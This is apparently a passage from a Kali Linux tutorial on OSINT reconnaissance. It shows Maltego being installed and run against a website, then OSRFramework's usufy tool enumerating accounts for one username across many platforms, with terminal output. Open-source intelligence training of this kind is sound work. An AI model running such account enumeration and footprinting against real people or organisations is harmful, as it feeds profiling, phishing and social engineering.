

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 818
  Download size: 198 MB
  Space needed: 313 MB / 63.1 GB available



Get:1 http://kali.download/kali kali-rolling/non-free amd64 maltego all 4.11.1-0kali1 [198 MB]
Fetched 198 MB in 42s (4,745 kB/s)
Selecting previously unselected package maltego.
(Reading database ... 422337 files and directories currently installed.)
Preparing to unpack .../maltego_4.11.1-0kali1_all.deb ...
Unpacking maltego (4.11.1-0kali1) ...
Setting up maltego (4.11.1-0kali1) ...
Processing triggers for kali-menu (2025.4.3) ...

[(kali㉿kali)-[~]
$
```

Step 2: Once that is done, run Maltego via the application launcher on Linux. On your initial run of Maltego, you will be required to agree to some agreements. One of them involves signing into your verified maltego account.







Configure Maltego

STEPS

1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
- 6. Download Data Sources**
7. Data Sources T&Cs
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options

DOWNLOAD DATA SOURCES: A summary of the progress to fetch items from the chosen Data Sources is shown below.



Complete

The following items were downloaded:

18 Application Servers
186 Transforms
102 Icons
223 Entities
56 Transform Sets
8 Machines

< Back **Next >** **Finish** **Cancel**

Configure Maltego

STEPS

1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
6. Download Data Sources
- 7. Data Sources T&Cs**
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options

DATA SOURCES T&CS: Accept Terms & Conditions of the chosen Data Sources to continue




Disclaimer

Please accept the following disclaimers:


<http://www.google.com/intl/en/policies/terms>
<https://developers.google.com/terms>
<https://developers.google.com/terms> <https://brave.com/terms-of-use/>
<https://www.deepi.com/en/privacy>
<https://www.maltego.com/transform-hub/>
<https://www.recordedfuture.com/terms-of-use>


By checking the box, I declare that I have read and understood the terms and conditions of the documents indicated above and I undertake to fully comply with them. I agree and understand that the above documents will govern my use of the Maltego Software and will constitute a binding agreement.

< Back **Next >** **Finish** **Cancel**




Step 3: Once you have successfully signed in, you will have to create a new “Machine”. You will have to select the “Footprint L1” machine followed by the name of the website that you want to data mine.





Step 4: This is what the final output will look like after the website has been data mined by Maltego. It will provide a comprehensive tree structure that will explain the structure as well as the data that is used by the website.




What is OSRFramework?

- OSINT is the most common method or technique for collecting information about the target domain or employee of the organization from open-source or publicly available data.
- Mostly malicious hackers use this technique in the attacks of Social Engineering, Phishing, etc.
- But on the good side, we can use this OSINT technique or understanding the scope and getting familiar with our target domain.
- OSRFramework or the Open-Source Research Framework is an automated tool designed in the Python language, which is open-source and free to use.
- OSRFramework is the collection of various sub tools that can help the tester get information about the target domain or victim person.

Steps to install and use OSRFramework:

Step 1: The first step will be to install the python pip. We can use the following command: “sudo apt install python3-pip”.




```
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt install python3-pip
[sudo] password for kali:
Upgrading:
python3-pip

Summary:
Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 817
Download size: 1,384 kB
Freed space: 164 kB

Get:1 http://http.kali.org/kali kali-rolling/main amd64 python3-pip all 25.3+dfsg-1 [1,384 kB]
Fetched 1,384 kB in 1s (1,433 kB/s)
(Reading database ... 423744 files and directories currently installed.)
Preparing to unpack .../python3-pip_25.3+dfsg-1_all.deb ...
Unpacking python3-pip (25.3+dfsg-1) over (25.2+dfsg-1) ...
Setting up python3-pip (25.3+dfsg-1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...

(kali㉿kali)-[~]
$
```

Step 2: Next we will install the OSRFramework using pip. The command is: “sudo pip3 install osrframework”.



```
(osr-env)kali@kali: ~
Session Actions Edit View Help
(osr-env)-(kali㉿kali)-[~]
$ pip install osrframework

Collecting osrframework
  Downloading osrframework-0.20.5.tar.gz (203 kB)
    Installing build dependencies ... done
      Getting requirements to build wheel ... done
      Preparing metadata (pyproject.toml) ... done
  Collecting setuptools (from osrframework)
    Using cached setuptools-80.9.0-py3-none-any.whl.metadata (6.6 kB)
  Collecting bs4 (from osrframework)
    Downloading bs4-0.0.2-py2.py3-none-any.whl.metadata (411 bytes)
  Collecting requests (from osrframework)
    Using cached requests-2.32.5-py3-none-any.whl.metadata (4.9 kB)
  Collecting python-emailahoy3 (from osrframework)
    Downloading python-emailahoy3-0.1.3.tar.gz (7.7 kB)
    Installing build dependencies ... done
      Getting requirements to build wheel ... done
      Preparing metadata (pyproject.toml) ... done
  Collecting pyexcel==0.2.1 (from osrframework)
    Downloading pyexcel-0.2.1.zip (63 kB)
    Installing build dependencies ... done
      Getting requirements to build wheel ... done
      Preparing metadata (pyproject.toml) ... done
  Collecting pyexcel_ods==0.1.1 (from osrframework)
    Downloading pyexcel-ods-0.1.1.zip (11 kB)
    Installing build dependencies ... done
      Getting requirements to build wheel ... done
      Preparing metadata (pyproject.toml) ... done
  Collecting pyexcel_xls==0.1.0 (from osrframework)
```

Step 3: After the OSRFramework has been successfully installed, we check for registered accounts with a given nickname with the help of the usufy tool in the OSRFramework. We can use the following command: “usufy -n cyberhia”.



The screenshot shows a terminal window on a Kali Linux system. The command `usufy -n cyberhia` is entered at the prompt. The output is a large grid of blue dots forming a stylized logo or watermark for "OSRFramework 0.20.5". Below this, the terminal displays the copyright information for Usufy, the license notice (GPLv3), and the current timestamp and search parameters.

```
(kali㉿kali)-[~]
$ usufy -n cyberhia

OSRFramework 0.20.5

Coded with ❤ by Yaiza Rubio & Félix Brezo

-- With 'phonefy' you can guess if a given phone number is linked to spam. --

Usufy | Copyright (C) Yaiza Rubio & Félix Brezo (i3visio) 2014-2021

This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you
are welcome to redistribute it under certain conditions. For additional info,
visit <https://www.gnu.org/licenses/agpl-3.0.txt>.

2026-01-06 10:29:51.897068      Starting search in 173 platform(s) ... Relax!
```

Coded with ❤ by Yaiza Rubio & Félix Brezo

-- In 'alias_generator', '--common-words' adds words like 'xxx', 'real'... --

Usufy | Copyright (C) Yaiza Rubio & Félix Brezo (i3visio) 2014-2021

This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to redistribute it under certain conditions. For additional info, visit <<https://www.gnu.org/licenses/agpl-3.0.txt>>.

2026-01-06 10:33:07.588760 Starting search in 173 platform(s)... Relax!

Press <Ctrl + C> to stop ...

2026-01-06 10:34:18.683154 Results obtained (78):

Objects recovered (2026-1-6_10h34m):

	com.i3visio.URI	com.i3visio.Alias	com.i3visio.Platform
+	http://forum.bennugd.org/index.php?action=profile;user=cyberhia	cyberhia	Bennugd
+	https://audioboom.com/cyberhia	cyberhia	Audioboom
+	http://www.burbuja.info/immobiliaria/member-cyberhia.html	cyberhia	Burbuja.info
+	https://www.causes.com/cyberhia	cyberhia	Causes
+	https://archive.org/details/@cyberhia	cyberhia	Archive
+	http://cyberhia.blogspot.com.es/	cyberhia	Blogspot
+	http://armorgames.com/user/cyberhia	cyberhia	Armorgames
+	https://badoo.com/cyberhia	cyberhia	Badoo
+	http://www.connectingsingles.com/user/cyberhia	cyberhia	Connectingsingles
+	http://forum.audiob.us/profile/cyberhia	cyberhia	Audiob

+	https://crowdin.com/profile/cyberhia	cyberhia	Crowdin
+	http://forum.cockos.com/member.php?username=cyberhia	cyberhia	Cockos
+	http://www.dailymotion.com/cyberhia	cyberhia	Dailymotion
+	http://www.datpiff.com/profile/cyberhia	cyberhia	Datpiff
+	http://www.emoneyspace.com/forum/index.php?action=profile;user=cyberhia	cyberhia	Emoneyspace
+	https://www.drupal.org/u/cyberhia	cyberhia	Drupal
+	http://dzone.com/users/cyberhia	cyberhia	Dzone
+	https://www.etsy.com/people/cyberhia	cyberhia	Etsy
+	http://www.chess.com/members/view/cyberhia	cyberhia	Chess
+	http://www.ebay.com/usr/cyberhia	cyberhia	Ebay
+	https://ello.co/cyberhia	cyberhia	Ello
+	https://community.fandom.com/wiki/User:cyberhia	cyberhia	Fandom
+	https://www.freelancer.com/u/cyberhia	cyberhia	Freelancer
+	https://github.com/cyberhia	cyberhia	Github
+	http://www.crokes.com/cyberhia/	cyberhia	Crokes
+	http://www.echatta.net/component/comprofiler/userprofile/cyberhia	cyberhia	Echatta
+	https://www.gsmspain.com/foros/u/cyberhia	cyberhia	GsmSpain
+	http://htcmmania.com/member.php?username=cyberhia	cyberhia	Htcmmania
+	http://www.fark.com/users/cyberhia	cyberhia	Fark
+	https://www.issuu.com/cyberhia	cyberhia	Issuu
+	https://forums.kali.org/member.php?username=cyberhia	cyberhia	Kali

```

+-----+-----+
| https://ifunny.co/cyberhia | cyberhia | IFunny
+-----+-----+
| http://www.fanpop.com/fans/cyberhia | cyberhia | Fanpop
+-----+-----+
| http://cyberhia.kinja.com | cyberhia | Kinja
+-----+-----+
| https://www.kickstarter.com/profile/cyberhia | cyberhia | Kickstarter
+-----+-----+
| https://www.enfemenino.com/profile/cyberhia | cyberhia | Enfemenino
+-----+-----+
| https://mastodon.social/@cyberhia | cyberhia | MastodonSocial
+-----+-----+
| http://instagram.com/cyberhia | cyberhia | Instagram
+-----+-----+
| http://www.kongregate.com/accounts/cyberhia | cyberhia | Kongregate
+-----+-----+
| https://medium.com/@cyberhia | cyberhia | Medium
+-----+-----+
| https://developer.mozilla.org/es/docs/user:cyberhia | cyberhia | Mozilla
+-----+-----+
| https://nairaland.com/cyberhia | cyberhia | Nairaland
+-----+-----+
| https://www.myfitnesspal.com/user/cyberhia/profile/cyberhia | cyberhia | MyFitnessPal
+-----+-----+
| http://www.meneame.net/user/cyberhia | cyberhia | Meneame
+-----+-----+
| https://pawoo.net/@cyberhia | cyberhia | Pawoo
+-----+-----+
| http://www.netvibes.com/cyberhia | cyberhia | Netvibes
+-----+-----+
| https://www.patreon.com/cyberhia | cyberhia | Patreon
+-----+-----+
| http://www.rankia.com/usuarios/cyberhia | cyberhia | Rankia
+-----+-----+
| http://forum.pjrc.com/member.php?username=cyberhia | cyberhia | Pjrc
+-----+-----+
| http://cyberhia.newgrounds.com/ | cyberhia | Newgrounds
+-----+-----+
| http://www.ripenear.me/users/cyberhia | cyberhia | Ripenear
+-----+-----+
| http://www.poker-red.com/foros/member.php?username=cyberhia | cyberhia | Pokerred
+-----+-----+

```

```

+-----+-----+
| http://www.spoj.com/users/cyberhia | cyberhia | Spoj
+-----+-----+
| http://open.spotify.com/user/cyberhia | cyberhia | Spotify
+-----+-----+
| https://steemit.com/@cyberhia | cyberhia | Steemit
+-----+-----+
| https://seatwish.com/us/user/cyberhia | cyberhia | SeatWish
+-----+-----+
| http://www.theverge.com/users/cyberhia | cyberhia | Theverge
+-----+-----+
| https://trakt.tv/people/cyberhia | cyberhia | Trakt
+-----+-----+
| https://tippin.me/@cyberhia | cyberhia | tippin_me
+-----+-----+
| http://www.vexforum.com/u/cyberhia | cyberhia | Vexforum
+-----+-----+
